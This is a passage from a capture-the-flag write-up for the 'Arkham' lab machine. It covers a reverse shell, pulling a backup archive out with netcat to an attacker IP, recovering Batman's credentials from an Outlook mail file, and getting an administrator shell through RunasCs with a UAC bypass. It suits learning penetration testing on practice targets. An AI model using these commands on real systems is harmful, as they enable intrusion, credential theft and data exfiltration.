
Once the binary has been uploaded, we can execute it with the second encrypted payload to get a shell on the system as Alfred.
1
└─$ rlwrap -cAr nc -lnvp 443

At this point we can grab the user flag from his Desktop folder and begin looking at ways to escalate privileges to Administrator.
Privilege Escalation
Backup Zip Archive
Recursively looking for files in Alfred’s home directory shows a backup.zip archive under his Downloads folder.
1
PS> dir -r C:\Users\Alfred

I transfer this to my local machine using a Netcat connection and file redirectors. Make sure to execute this in a CMD shell as PowerShell will result in a ParserError.
1
2
3
4
5
# On Local machine
└─$ nc -lvnp 1234 > backup.zip

# On Remote machine
PS> C:\windows\system32\spool\drivers\color\nc.exe 10.10.14.243 1234 < backup.zip

This won’t automatically kill the connection, but we can CTRL + C our listener to terminate it and get back to our normal shell. Unzipping the archive gives us a Microsoft Outlook Offline Storage file under Alfred’s name.
Credentials in PNG
Instead of transferring this to my Windows VM, I’ll use readpst to convert it into MBOX format for easier parsing. If that command is unavailable, we can install the pst-utils package to get access through the following command:
1
2
3
└─$ sudo apt install pst-utils

└─$ readpst alfred@arkham.local.ost

There’s a ton of output from this, but we can gather two main things. The first is a message telling Master Wayne to stop forgetting his password and the second is a base64-encoded PNG file.


We can copy/paste the base64 blob into a new file and decode it to view the image. Opening it shows a screenshot of a terminal and grants us credentials for the Batman user.
RunasCs and UAC Bypass
Since there are no terminal services exposed to get a shell and Windows doesn’t support swapping users in an already existing shell, I will upload RunasCs.exe to the machine and use it to spawn a PowerShell instance whilst redirecting stdin and stdout to my local machine. This effectively creates a makeshift shell and will let us run more commands as Batman.
Attempting to run it without any extra options shows that logon for that user is limited and that we can use the --bypass-uac flag to circumvent this.
1
PS> .\RunasCs.exe batman "[REDACTED]" powershell -r 10.10.14.243:445 --bypass-uac

After standing up a netcat listener and waiting for a connection, we grab a shell as Batman. Since we bypassed the User Account Control, we obtain a privileged shell on the system.
1
└─$ rlwrap -cAr nc -lvnp 445


Batman is a local administrator, meaning we have full access over the system and can grab the root flag under the Administrator’s Desktop folder to complete this challenge.
That’s all y’all, this box was great for learning about deserialization attacks and different types of cryptography. This could definitely prove to be tricky if you have no prior experience with those areas but resources like these are nice to be able to practice them. I hope this was helpful to anyone following along or stuck and happy hacking!